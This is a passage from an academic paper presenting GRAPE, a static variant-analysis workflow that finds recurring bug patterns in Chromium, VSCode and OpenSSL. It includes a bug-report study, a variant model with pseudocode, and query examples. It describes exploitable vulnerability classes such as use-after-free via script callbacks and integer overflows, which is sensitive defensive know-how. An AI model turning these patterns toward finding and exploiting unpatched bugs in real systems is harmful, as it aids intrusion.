We subsequently illustrate how this standardized model detects real-world vulnerabilities in large-scale software such as Chromium, AzureDataStudio, and VSCode. Specifically, we showcase the model's effectiveness by identifying six distinct bug patterns in Chromium, spanning diverse components across all process privilege layers. When compared to grepping with regular expressions, our model reduces false positives by 86.3% (from 168 to 23), highlighting its effectiveness in improving accuracy.

To evaluate GRAPE's effectiveness and scalability, we build a prototype by extending SemGrep [69] and apply it to the latest Chromium with 46M LoC. GRAPE successfully identified 24 confirmed vulnerabilities, receiving 17,500 USD rewards through Chrome's Vulnerability Rewards Program. Furthermore, our findings impact Firefox and Safari due to their integration of Skia and WebRTC [33, 34, 55]. Our approach detects the bugs in 12 minutes, with each full scan completing in under 9 minutes. Notably, GRAPE uncovered bugs that survived on average for 5.2 years despite extensive testing. Finally, we demonstrate GRAPE's extensibility by discovering a bug in OpenSSL [59] and three non-memory corruption vulnerabilities in VSCode [56], all of which have been fixed and acknowledged by the vendor.

```
// [1] Context
void CallbackLayerAnimationObserver::SetActive() {
  weak_this = GetWeakPtr();
  // [3] Violation
  CheckAllSequencesStarted();
  // [2] Assumption
  if (!weak_this)  { return; }
  // [4] Abuse
  CheckAllSequencesCompleted();
}
```

Figure 1: A didactic example of GRAPE code patterns.

In summary, our contributions are:

- We conduct a large-scale bug analysis on modern browsers to understand and systematize variant bugs.
- We propose a variant model based on observed properties to establish GRAPE, the *first variant analysis workflow*.
- We open source our prototype at https://github.com/HexHive/Grape, which discovers 24 confirmed memory and logical vulnerabilities, impacting Chromium, OpenSSL, and VSCode, yielding bug bounties totalling 17,500 USD.

2 Bug Variant in Real-World Projects

This section examines the characteristics of variant bugs and presents the current practice for variant bug findings. We focus on Chromium because it is a complex, widely used open-source project with a well-maintained issue tracker and detailed bug reports [14]. Our study classifies variant bugs, identifies their key properties, and assesses their impact on Chromium's security. Based on the observed variant properties, we introduce the current industry and academia techniques to hunt for variant bugs.

Data Collection. Chromium's rapid mitigation development mitigates prior vulnerabilities or renders them non-exploitable [13, 88]. As a result, older vulnerabilities may no longer be relevant. To reflect the current security landscape, we analyze vulnerabilities reported from October 1, 2023, to October 1, 2024. We focus on bounty-awarded reports, as they indicate security impact, and exclude internal




Figure 2: Average Bug Survival years for different types of bugs, measured from bug introduction to bug reporting.




Figure 3: Number of variant bugs across the four properties. One variant bug may have multiple properties.

reports to avoid duplicates and ClusterFuzz cases that only internal developers can access [39]. After manual deduplication, we collect 342 unique reports.

Bug Categories. We categorize the 342 bug reports into three major types: memory corruption (252 reports), logic bugs (71 reports), and mitigation bypasses (19 reports). We observe that 73.7% are memory corruption bugs, posing most significant threat to web browser [18]. Considering the large fraction of bugs and strong security implications, our study primarily focus on the memory corruptions vulnerabilities [66].

Data Processing Methodology. As bug reports are written in natural language, we manually analyze them. Specifically, we first extract all available fields from the issue tracker, then manually conduct variant analysis based on the defined metrics (Section 2.2).

2.1 Bug Variant Analysis

Based on the 252 memory corruption reports from Chromium, we observe two distinct groups:

Distinct Bugs refer to bugs that are initially discovered independently, either later identified as related to a fixed bug or determined to have no direct relation to any known bug.

Variant Bugs are identified through root cause analysis, exhibiting the same underlying bug pattern as a previously reported vulnerability. These bugs are subsequently discovered based on prior knowledge of the shared bug model.

After manual analysis, we observe the followings:

Variant Bugs are better suited for exploitation. Figure 2 illustrates our key observations regarding the survival times of different bug categories, *i.e.,* variant bugs are significantly more difficult to detect, with an average discovery time of over three years. In contrast, distinct bugs are identified more quickly, with an average survival time of 347 days. This indicates that variant bugs require approximately 2.26 times longer to be detected compared to distinct bugs. According to Google Project Zero, well-designed PoCs for high-severity vulnerabilities are typically long-lived, as their discovery often requires considerable effort. If a bug is fixed immediately after its introduction, it is less likely to be exploited effectively. Consequently, bugs with longer survival periods are generally more stable for exploitation [87]. Therefore, we conclude that variant bugs are generally more severe than others.

Variant Bugs remain overlooked. Despite the significant impact of variant bugs, the number of such bugs detected remains relatively small. Among 252 memory corruption reports, a considerable amount of bugs (32) are variants of a known report. According to a Google study [67], over 40% of discovered 0-day vulnerabilities are variants of known bugs, highlighting that variant analysis is a crucial but often overlooked aspect of vulnerability detection. So far, existing research missed this pattern.

Variant Bugs affect different components. Variant bugs are widespread in Chromium, with 32 reports across 12 components. Eight affect UI-related components, potentially corrupting the browser process, while seven impact privileged processes including GPU and network. Renderer components are also vulnerable. These bugs contribute to various memory corruption issues, including spatial and temporal flaws. Effective variant analysis must comprehend diverse components.

2.2 Bug Variant Properties

After inspecting 32 variant bugs, we identify four key properties based on their similarity to previously known vulnerabilities, as illustrated in Figure 3. Note that a single bug may exhibit multiple properties. Furthermore, these properties are not exhaustive but rather reflect the state of Chromium issues at the time of writing. In Section 3, we describe how to leverage these properties for practical bug pattern development. Finally, all data from this study is included in our publically available at `https://github.com/HexHive/Grape`.

Code Clone. Some memory corruption bugs originate from a single copy-pasted line of code. For example, in *b/339877158* and *b/339788215*, the *CSSTokenizer().TokenizeToEOF()* line was copy-pasted, leading to a Use-After-Free vulnerability when receiving similarly crafted input. In our study, we found two cases of this pattern. Moreover, Code Clone is easily




Figure 4: Timeline for incomplete fix CVE-2024-8193 (Addition Integer Overflow). All reports were in 2024.

identifiable by string-based tools or regular expressions.

Similar Caller. Chromium exposes similar functionalities through the class hierarchy or if-else code branches. While these code segments are not direct copies, they share similar structures with minor variations (*e.g.,* changing only the variable name). These patterns can be identified by analyzing the caller function or class names, which tend to remain consistent. For example, the fix for *b/355256380* addresses the *MaglevGraphBuilder*'s method *InferHasInPrototypeChain*, whereas *b/367818758* shows that the *JSNativeContextSpecialization* also contains a similar method vulnerable to type confusion. The most effective approach to handling these variants is to search for sibling names related to the affected class. Eleven bug reports exhibit the *Similar Caller* property, often concealed within sibling classes or functions of the original bug report.

Same Callee. Another common scenario for bug variants arises when the root cause involves the same function or variable. However, in this case the vulnerability is not introduced by a single line of code. For instance, the fix for *b/40053095* swaps *Resolve(...)* and *Init(...)* to address a UAF issue, thus altering the code pattern. Moerover, *b/339588211* finds that the code following *Init(...)* involves a UAF due to potential object destruction caused by *Resolve(...)*. Detecting these bugs without variant analysis is challenging since searching for the variable or function name alone leads to over-approximation, while code pattern matching may result in under-approximation. *Same Callee* bugs constitute 40.6% of the variant reports.

Same Callee Chain. The root cause of certain bugs consists in multiple variables or functions used in different code locations. For these cases, an ad-hoc fix is often insufficient, as similar errors can be triggered with slightly dfferent call chains. For example, in *b/41484151*, the class *BaseRenderingContext2DAutoRestoreSkCanvas* indirectly calls *GetOrCreatePaintCanvas*, which destroys the canvas, and results in a UAF. In *b/41493290*, a similar issue occurs with the same root cause: *GetOrCreatePaintCanvas* destroys the canvas through the function *WillDraw*. This illustrates that bugs with similar root cause can manifest in different locations. This property comprises nine reports that bypass the ad-hoc fixes.

2.3 Finding Variant Bugs Manually

Industry bug hunters rely on their expertise for variant analysis [41,58,65,94], but manual analysis is often incomplete and unstructured. Despite their effort, some variant bugs remain. In Chromium, both internal developers and external security researchers primarily focus on *code clone* and *similar caller* bugs, often missing other variants. Figure 4 illustrates this issue: after a bug report on August 16, 2024 (*b/360265320*), a series of related *similar caller* bugs was found. Despite an exhaustive search over the next month, all detected variants followed the *similar caller* pattern, failing to uncover issues in the *same callee chain*. Four months later, GRAPE identified a previously undetected *same callee chain* variant (Figure 14) using its bug variant model. Similarly, Section 7.4 highlights a case where manual audits only found *code clone* variants, whereas GRAPE uncovered a *same callee chain* vulnerability. These results demonstrate GRAPE 's ability to detect a broader range of variant bugs beyond manual methods.

2.4 Finding Variant Bugs using the State of the Art

Despite significant advancements in vulnerability detection techniques, existing approaches are not designed to find variant bugs. To address this gap, we analyze current vulnerability-finding methods from three key perspectives: code size, cross-context interactions, and cross-domain dependencies, and we compare their strengths and limitations. Moreover, we examine speed, false positives (FP), false negatives (FN), and usability to discuss trade-offs between different approaches. Table 1 summarizes our analysis.

Model checking translates code into a state transition graph and verifies if the code meets given specifications, proving program correctness [26,43]. This approach inherently avoids FPs and FNs. However, the code complexity of modern web browsers poses an unsurmountable challenge, as model checking is prone to state explosion. To date, there have been no successful attempts to scale model checking to code bases as complex as Chromium.

Symbolic execution represents program variables symbolically and converts code conditions into symbolic constraints [2,9,48], which are processed by constraint solvers (*e.g.,* SMT solvers [27]). While symbolic execution can theoretically achieve full code coverage and handle cross-context interactions and cross-domain dependencies, it similarly suffers from state explosion. The tens of millions of lines of code in modern browsers result in path constraints that are too complex to solve, limiting scalability.

Coverage-guided fuzzing (CGF) generates thousands of inputs per second to maximize code coverage by mutating a minimized seed corpus [6,32,51,86]. CGFs incrementally and stochastically explores the near-infinite state space, resulting in a manageable FP rate, as crashes typically indicate vul-

Table 1: Comparison of major bug-finding techniques for open-source programs. ^: Web browser fuzzing produces intentional crashes [73], necessitating manual triaging. *: Tested on an i7-13700 CPU. +: including the required Chromium compilation

Technique	Genre	Code Size	Code Coverage	Handle Cross-Context	Handle Cross-Domain	False Positive	False Negative	Testing Chromium*
Model Checking [26, 43]	Static	1K LoC [53]	High	Yes	Yes	No	No	Timeout
Symbolic Execution [9, 27]	Static	10K LoC [9]	High	Yes	Yes	No	No	Timeout
Concolic Execution [70, 85]	Dynamic	50K LoC [70]	Medium	Partitial	Partitial	No	Medium	Timeout
Coverage-Guided Fuzzing [32]	Dynamic	500K LoC [79]	Low	Partitial	Partitial	Low^	Medium	> 1 week
Graph-Based Analyzer [37]	Static	>10M LoC [61]	High	No	No	Medium	High	> 6 h+
GRAPE (Section 3.2)	Static	>10M LoC [61]	High	Yes	Yes	Low	Medium	< 5 min

nerabilities (except intentional crashes [73]). However, CGF often hits a coverage plateau, leaving code areas unexplored—particularly in complex software like web browsers [25], where only 29% of Chromium code is covered by fuzzing. Additionally, cross-context interactions and cross-domain dependencies remain challenging, as not all code paths are tested.

Concolic Execution combines concrete and symbolic execution, starting with a concrete path and abstracting variables to explore nearby paths [10, 64, 70, 85]. While this approach reduces state explosion, it still relies on symbolic variables and SMT solvers. As program size grows, handling complex path constraints becomes challenging, limiting scalability. Additionally, the reduced path coverage leads to FNs and failure at addressing cross-context interactions and cross-domain dependencies.

A **graph-based analyzer** compiles source code into Abstract Syntax Trees (ASTs) [37, 82, 83] and uses manually written queries to identify vulnerabilities. These analyzers scale well to arbitrary C/C++ programs as they avoid state explosion through limited query states. However, their manually written queries are tailored to specific bug scenarios, and are thus prone to both FPs and FNs. Additionally, as graph-based analyzers operate on metadata instructions, they struggle with cross-context interactions and cross-domain dependencies [7, 8, 82, 83]. The reliance on compilation also limits regression testing, as code changes lead to a full recompilation. For complex software like Chromium, this is infeasible as it requires over 43 core hours for a single end-to-end scan [38].

3 GRAPE

This section first outlines three key challenges in detecting variant bugs in complex software systems (Section 3.1). Then, we introduce GRAPE (Section 3.2), an extensible, implementation-independent workflow that is compatible with any static analyzer.[1]

[1]The term GRAPE refers to a phonetic play on words that hints at the informal approach of using the Unix tool GREP to search for bug patterns.

3.1 Challenges

C1: Code Size (Where to look for bugs). Large-scale software projects are inherently complex and cannot be exhaustively analyzed; for example, in Chromium, only 29% of its codebase is covered by tests [25]. *This discrepancy highlights the difficulty of thoroughly testing complex systems, making it a major challenge to identify which areas to prioritize.*

C2: Cross-Context Interactions (How to detect bugs). The management of object lifetimes in large software systems is complex and difficult to track [73]. Unlike explicit memory management, which allows for predictable patterns (*e.g.,* allocation, destruction, and reuse in Use-After-Free bugs), the object release process in complex systems is often triggered by user actions and does not involve explicit *free* functions. *This irregular data-flow hinders the usage of traditional bug models, scaling bug detection framework to modern software therefore becomes the second challenge.*

C3: Cross-Domain Dependencies (How to verify exploitability). Bugs are considered security vulnerabilities only if an attacker can exploit them from a known entry point. For instance, an integer overflow caused by missing parameter validation might not be exploitable if security checks are properly placed. This challenge is exacerbated in complex software systems where data and control flows span multiple components, leading to a state explosion that traditional models struggle to manage. *Even with a potential bug report, determining its exploitability remains a significant hurdle.*

To tackle these challenges, we leverage variant analysis by introducing a standardized bug variant model and verifying the bugs exploitability through variant-specific properties.

Addressing C1. We narrow the target scope by leveraging variant analysis. Specifically, by using a known bug as input, we reduce the search space from the entire codebase to regions directly related to the identified vulnerability.

Addressing C2. We introduce a formalized bug variant model (Section 4) that abstracts the implicit operations into explicit expressions. The model compresses expert knowledge into machine-readable patterns, automating the bug detection.

Addressing C3. We present a method for verifying exploitability, leveraging the variant categories defined in Section 2.2. This step ensures that identified vulnerabilities are




Figure 5: GRAPE's design. ■ indicates one-time efforts.

assessed in the context of their security impact, refining the overall detection framework.

3.2 GRAPE Design

To address these limitations, we propose GRAPE: an analyzer-agnostic variant-analysis approach that minimizes reliance on heavyweight source code knowledge. GRAPE avoids state explosion and seamlessly scale to large codebases like Chromium. Figure 5 describes our design. We leverage a knowledge-driven model that translates human expertise into string-based abstract bug descriptions (Section 4), further removing the need for AST dependencies and allowing a lightweight implementation.

GRAPE incorporates new bug patterns based on three key steps. (❶) **Bug Report Review**: A developer reviews existing bug reports and identifies the assumption, violation, and abuse. (❷) **Building the Variant Model**: Using these insights, the developer creates properties-specific patterns for variant detection by leveraging the general variant model. (❸) **Code Scan**: GRAPE applies these patterns across the codebase, detecting similar vulnerabilities and verifying their exploitability.

How does GRAPE simplify variant analysis? The underlying message of GRAPE is to write sound bug patterns *only once*. Given an existing pattern, analysts need only to identify a few specific code strings in an existing patch. In more detail, steps ❶ and ❷ are one-time efforts, requiring no further maintenance. Crucially, developers implement the first two steps while producing a bug patch, thus not introducing additional efforts. In our experience, steps ❶ and ❷ requires approximately five minutes to a first year PhD student, while we expect an expert would reduce this time (more details in Section 4.5). Finally, step ❸ automatically executes the patterns over the whole code base. The lightweight nature of this step makes it suitable for integration into CI/CD pipelines for improving code quality.

We implement GRAPE by extending SemGrep [69], eliminating the heavy recompilation cost of graph-based analyzer while maintaining our detection efficiency. In Section 4.4, we provide concrete instructions and illustrate an concrete query writing process.

4 Variant Models with Different Properties

This section details GRAPE's bug variant model and how it overcomes the limitations of current practices, which are tailored to specific targets [45, 58]. Specifically, GRAPE's model provides a systematic and generic approach, thus addressing cross-context interactions. In Section 4.1, we present a highly abstract model applicable to all variant bug categories. We then refine this model in Section 4.2 to detect variants adhering to the characteristics outlined in Section 2.2. Our approach is designed to provide flexibility while remaining extensible to accommodate new properties.

4.1 Variant Bug Model

Our variant bug model consists of four key elements:
Context: A context is the class, function or code block that contain the given calls. For instance, if a bug is located in function *ClassA::VulnFunc*, its context is *ClassA::VulnFunc*. The developer leverages this information to search for *Similar Caller* bug variants.
Assumption: An assumption is an abstract representation of the expected runtime state at a specific code location. For example, object *X* should always be alive while function *Y* is executing. Developers infer assumptions from bug reports and use them to create two rules that represent *violation* and *abuse*, respectively.
Violation: A violation is a condition that contradicts a valid *assumption*. For instance, an attacker could trigger a violation by accessing a freed object *X* via function *Y*, thus violating the developer's assumption. Each violation is encoded into a rule.
Abuse: Violations alone are only harmful when followed by an *abuse*, turning the pair into a vulnerability. Abuse occurs when a code segment operates on a violated condition, creating a vulnerability. For example, accessing a member of a freed object, such as *X.a()*, constitutes an abuse. As with violations, abuses are also encoded into rules.

4.2 Variant Bug Models with Properties

Our property findings in Section 2.2 highlight the potential for refining the variant model. We demonstrate how the standardized model in Section 4.1 can be adjusted based on observed variant properties. Due to the generality of our model (Section 4.1), further refinements can be integrated with existing solutions.
Bug Model For Code Clone. *Code clone* variants arise when vulnerable code is directly copied and pasted. As a result, the string pattern for identifying such variants is a line of code that encapsulates all the necessary conditions for triggering the vulnerability, *i.e.,* both *violation* and *abuse*. For

```
void CallerFuncLinux() {
  Violation1();
  Abuse1();
}
```

(a) Prior Bug

```
void CallerFuncWin() {
  Violation2();
  Abuse2();
}
```

(b) New Bug

Figure 6: Variant Model for *Similar Caller*s.

instance, in a Use-After-Free (UAF) vulnerability, the string pattern should include the complete sequence of memory allocation, deallocation, and reuse. Given this structure, detecting instances of `Violation(); Abuse();` is generally sufficient for real-world bug detection.

Bug Model For Similar Caller. For similar caller variants, the developer need to find a function or class that is similar to the current buggy function. In complex software systems, it is common practice to reuse implementations across sibling classes or functions. Security researchers focusing on these variants should examine sibling functions or class names associated with the caller of a known bug. As illustrated in Figure 6, if a vulnerability is present in *CallerFuncLinux*, a platform-specific counterpart such as *CallerFuncWin* is likely to exhibit the same issue.

```
void AnyFuncA() {
  Violation();
  Abuse1();
}
```

(a) Prior Bug

```
void AnyFuncB() {
  Violation();
  Abuse2();
}
```

(b) New Bug

Figure 7: Variant Model for *Same Callee*s.

Bug Model For Same Callee Variant. Bugs involving the same callee tend to be complex and cannot always be summarized in a few lines of code. Therefore, the *violation* function should serve as an approximation based on the most critical condition necessary for triggering the bug. As demonstrated in Figure 7, for a UAF vulnerability, the function responsible for freeing memory can be used as the *Violation* to identify potential variants, even if different functions handle the *Abuse* (*i.e.,* memory reuse).

Bug Model For Same Callee Chain Variant. When a callee is invoked in multiple locations, an attacker may reach a vulnerable function from different code paths. In such cases, the model must capture runtime checks occurring before the function call and identify where those checks are missing. Figure 8 illustrates two scenarios: one in which the absence of inter-function validation results in a variant bug, and another where missing intra-function validation leads to a similar vulnerability. These cases underscore how differences in validation mechanisms can contribute to the emergence of new bug variants. This variant aligns with the *Same Callee* model. While the *Same Callee* approach restricts its analysis to *Abuse*

```
void Function1() {
  Violation1();
+  if (!Validate())
+    return ;
  Abuse1();
}
```

(a) Prior Bug

```
// [1] intra-func
Violation1();
if (!Validate())
  return ;
...
Violation1();
Abuse1();

// [2] inter-func
Function1();
Abuse1();
```

(b) New Bug

Figure 8: Variant Model for *Same Callee Chain*s.

instances that occur in proximity to the current *Violation*, the *Same Callee Chain* expands this scope by considering *Abuse* across a broader sequence of related calls.

4.3 Writing Queries using Variant Models

The variant models with properties in Section 4.2 only illustrate the concept for variant bug detection, and cannot be directly convert to queries for static tools. We present concrete examples on how these concepts inspire actual query writing.

Query for *Code Clone*. For a *code clone* variant to be exploitable, the copied code must retain the necessary bug conditions, including both *violation* and *abuse*. Therefore, the detection query must check for the presence of both conditions. For example, queries for *b/339458177* should use *CSSTokenizer(*).TokenizeToEOF()*, encompassing both *violation* and *abuse*.

Query for *Similar Caller*. Variants with the *similar caller* property occur when a known vulnerable function is called by multiple sibling classes that implement similar functionality. These classes may propagate the same vulnerability. Take *b/360265320* for instance, as *MeshOp* is proven to be vulnerable, developer can leverage their knowledge that *FillRectOp* may suffer from the same issue, and searching for *FillRectOp*'s *onCombineIfPossible* implementation to add approximate validations.

Query for *Same Callee*. The *same Callee* property simplifies the detection of vulnerabilities by focusing first on *violation* conditions, which serve as an approximation for full bug conditions. For instance, in *b/40064490*, two *SetOptionSelection()* calls constitute full bug conditions. While the first call is a *violation* that frees the object, the second call triggers an *abuse*, *i.e.,* it dereferences a freed object. Instead of searching for repeating *SetOptionSelection()* calls, we can look for the single *SetOptionSelection()* first, then validate if an *abuse* follows.

Query for *Same Callee Chain*. Variants with the *same callee chain* property extend the analysis of vulnerabilities across different contexts by considering inter-function relationships. Compared to *same callee* property, which focuses on vulnera-




Figure 9: Main steps to incorporate a bug report into GRAPE.

bilities within a single function, this property tracks vulnerabilities that may span multiple functions. In *b/360265320*, the overflow happens during the *onCombineIfPossible* calculation, which is later used for space allocation inside *onPrepareDraws*. Thus, the developer should also track the value propagation across the *Same Callee Chain*, *i.e.,* searching for the *fIndexCount* calculation chain.

4.4 Query Writing Example

As illustrated in Figure 9, this section details the process by which a developer can create concrete static analyzer queries from a bug report, corresponding to steps ❶ and ❷ in the GRAPE overall design (Figure 5). The core of this process involves using a variant model to systematically deconstruct a bug. This model functions as a template, where a developer abstracts key components (*i.e.,* the **Context**, **Assumption**, **Violation**, and **Abuse**) from the bug-related code. By combining these instantiated code elements, concrete query rules can be formulated for a static analyzer.

The process begins with the construction of an abstract **variant model**. To exemplify this, we consider cross-language invalidation bugs. This class of vulnerability arises when a user-defined callback, often in a scripting language like JavaScript, deallocates a native object (*e.g.,* a C++ object representing part of a PDF document), leading to a subsequent use-after-free. For such bugs, the variant model is defined by the following four components:

We consider the **Context** as the function handling the specific document features (*e.g.,* PDF XFA forms) that can trigger script execution. Located in this **Context**, the developer's **Assumption** is that all native objects remain valid throughout the execution of a member function. However, the **Assumption** will be **violated** when attacker-controlled callback embedded in the document executes and prematurely destroys a C++ object. Finally, the **Abuse** occur when the freed objected is reused, resulting in a Use-After-Free.

Following this abstract model, the developer instantiates each element by mapping it to specific code artifacts from the bug report. In the given example: The **Context** is identified as the `CFFL_ListBox::SaveData` method, which is the function encompassing the vulnerable code. The developer's **Assumption** is inferred from the post-patch code. The added check `if (!observed_box)` reveals the original code's implicit assumption that the `pListBox` object would not be deallocated during the function's execution. The call to `m_pWidget->SetOptionSelection(i)` is identified as the **Violation**, as this is the operation that may trigger the script callback and deallocate the object, thereby violating the assumption. Finally, the subsequent call to `pListBox->IsItemSelected(i)` in the original code represents the **Abuse**, where the potentially freed `pListBox` object is used, leading to the use-after-free.

With these instantiated elements, a developer can compose various concrete query rules. These rules are generally based on code patterns and can be adapted to any static analysis tool that supports syntactic or string-based matching. As shown in Figure 9, different combinations of the instantiated elements yield distinct query types:

- A **Code Clone Query** combines the **Violation** and **Abuse** patterns (`$widget->SetOptionSelection($_); $listbox->IsItemSelected($_);`) to find exact duplicates of the bug.
- A **Similar Caller Query** generalizes the **Context**. Instead of only searching `CFFL_ListBox::SaveData`, it expands the search to semantically similar methods, like `CFFL_CheckBox` or `CFFL_ComboBox`.
- A **Same Callee Query** focuses exclusively on the **Violation** element (`$widget->SetOptionSelection($_);`), aiming to find all locations where the potential violation occurs.
- A **Same Callee Chain Query** searches for callers of the function containing the violation. In this example, since `CFFL_ListBox::SaveData()` return when `pListBox` is destroyed, any code that calls this method also destroy `pListBox`, results in an *violation*. Subsequent use of the `pListBox` object may introduce a new vulnerability. This query, `$cffl_listbox->SaveData();`, identifies such call sites to uncover more complex variants.

Table 2: Required manually identified Variables (V), Functions (F) and Classes (C). If the number is 0, the variant property does not apply to the bug pattern.

Bug Patterns	Bug Property				
	Code Clone	Similar Caller	Same Callee	Same Callee Chain	All
Cross-Language Invalidation	2F	2C	1F	1F	2C3F
Unexpected UI Destruction	2F	5C	1F	1F	5C3F
Inconsistent Variable Lifetime	1C1F	0C	1F	3C	3C2F
Multiply Integer Overflow	2F	7C	1F	0F	7C2F
Add Integer Overflow	1F	6C	1V	3V	6C1F3V
Improper Access Control	2F	0C	1F	1F	2F

4.5 Manual Efforts

Overall, GRAPE suggests a promising direction for reducing manual effort. The only human intervention necessary is selecting a few relevant variables. To quantitatively assess this manual effort, we selected the most complex bug report associated with each bug pattern and measured the number of variables, function names, and class names the developer must identify when following the instructions in Section 4.4. Table 2 summarizes our findings. Across all evaluated cases, the maximum manual effort involved identifying no more than seven class names and two function names for any single bug. These results demonstrate the efficiency and practicality of the GRAPE workflow, even when applied to complex, real-world vulnerabilities such as those found in the Chromium.

5 Implementation

Building on the variant model and properties illustrated in Section 4, we implement a GRAPE prototype using SemGrep [69] and scan the Chromium codebase to assess its effectiveness. GRAPE systematically translates natural language bug descriptions into concrete detection queries. While GRAPE is currently implemented upon SemGrep, its pattern design is independent of any specific analyzer, allowing for potential extensions to other static analyzers, such as CodeQL [37]. Since GRAPE primarily relies on string-based matching, SemGrep remains a lightweight and efficient choice.

6 Bug Patterns and Our Discoveries

Following the workflow in Section 4.4, we conduct variant analysis on real-world software systems. Specifically, we use Chromium and VSCode as case studies, and derive six patterns (see Table 3). Furthermore, we discuss the OpenSSL pattern in Appendix A.4.

Pattern 1: Cross-Language Invalidation. Modern web browsers support scripting languages, such as JavaScript (JS), embedded in web pages and PDF documents. The interaction between JS and C++ code happens through a binding layer that handles cross-language communications. By manipulating JS callbacks in PDF or HTML documents, attackers can control C++ APIs and free C++ objects. These vulnerabilities represent a strong primitive that adversaries employ in real-world scenarios [49]. The discovery of this pattern resulted in the assignment of two CVEs.

Pattern 2: Unexpected UI Destruction. Since the User Interface (UI) resides in the browser process, outside the sandbox, it serves as an alternative, and often overlooked, attack surface. Consequently, adversaries can exploit UI memory safety violations to gain the highest privilege. Despite significant efforts, UI memory corruption remains a substantial threat to web browser security [20, 22, 24]. By scanning existing bug reports, we find a universal bug variant: Unexpected UI Destruction. This vulnerability relies on an intrinsic browser policy: when necessary, the web browser deconstructs some UI objects if not visible for user interaction. Therefore, an incorrect check of UI objects' lifetime may lead to a UAF. GRAPE discover seven bugs based on this pattern.

Pattern 3: Inconsistent Variable Lifetime. Since Chromium can consume significant memory due to its numerous components, developers tend to use object with a short lifecycle. For instance, they often declare temporary variables on the stack instead of the heap. When stack variables hold computation results, the caller receives a copy rather than a reference of the stack object, ensuring safety in most of the cases. However, in certain edge cases, references to destroyed stack objects may mistakenly persist, resulting in exploitable UAF vulnerabilities. This type of error is prevalent throughout the Chromium project, often safeguarded by complex conditions (*e.g.,* GPU shutdown [19], extension installation [23], timing windows [21]) that hinder fuzzers from detection. Additionally, the allocation of stack variables, along with the creation and dereferencing of references, occurs across different contexts. Therefore, the system needs to reach sophisticated internal state to trigger the bug. As a result, current static analysis tools are unable to address these vulnerabilities. In our study, we identify the Inconsistent Variable Lifetime bug pattern and detect one high-severity UAF instance.

Pattern 4: Multiply Arithmetic Overflow. Web browsers integrate third-party libraries for file parsing and decoding. Unfortunately, many of these libraries were developed decades ago and often lack robust security practices. When allocating heaps buffers, these libraries frequently fail to validate

Table 3: Overview of our six bug variants. Bug variant type stands for the discovered variant bug type.

Program	Vulnerability Type		Privilege	Bug Variant Pattern	Bug Variant Type			
					Code Clone	Similar Caller	Same Callee	Same Callee Chain
Chromium	Temporal	Use-After-Free	Render	Cross-Language Invalidation	✗	✗	✓	✓
			Browser	Unexpected UI Destruction	✗	✓	✓	✓
		Use-After-Return	Render	Inconsistent Variable Lifetime	✓	✗	✗	✓
	Spartial	Heap-Buffer-Overflow	Render	Multiply Integer Overflow	✓	✓	✓	✗
			GPU	Add Integer Overflow	✗	✗	✓	✓
VSCode	Logical	Information Leak	-	Improper Access Control	✓	✗	✓	✗

whether the integer operation exceed the maximum limits, resulting in integer overflow. Although Chromium's security model classifies integer overflow as undefined behavior rather than a security vulnerability [74], these bugs can cause security issues if the overflowed values control pointer arithmetic calculations. In these cases, the allocation may produce an unexpectedly small memory chunk, resulting in heap out-of-bounds accesses, and finally leading to a security abuse. Based on this pattern, GRAPE detects nine vulnerabilities without the need to test the complex internal states of browsers.

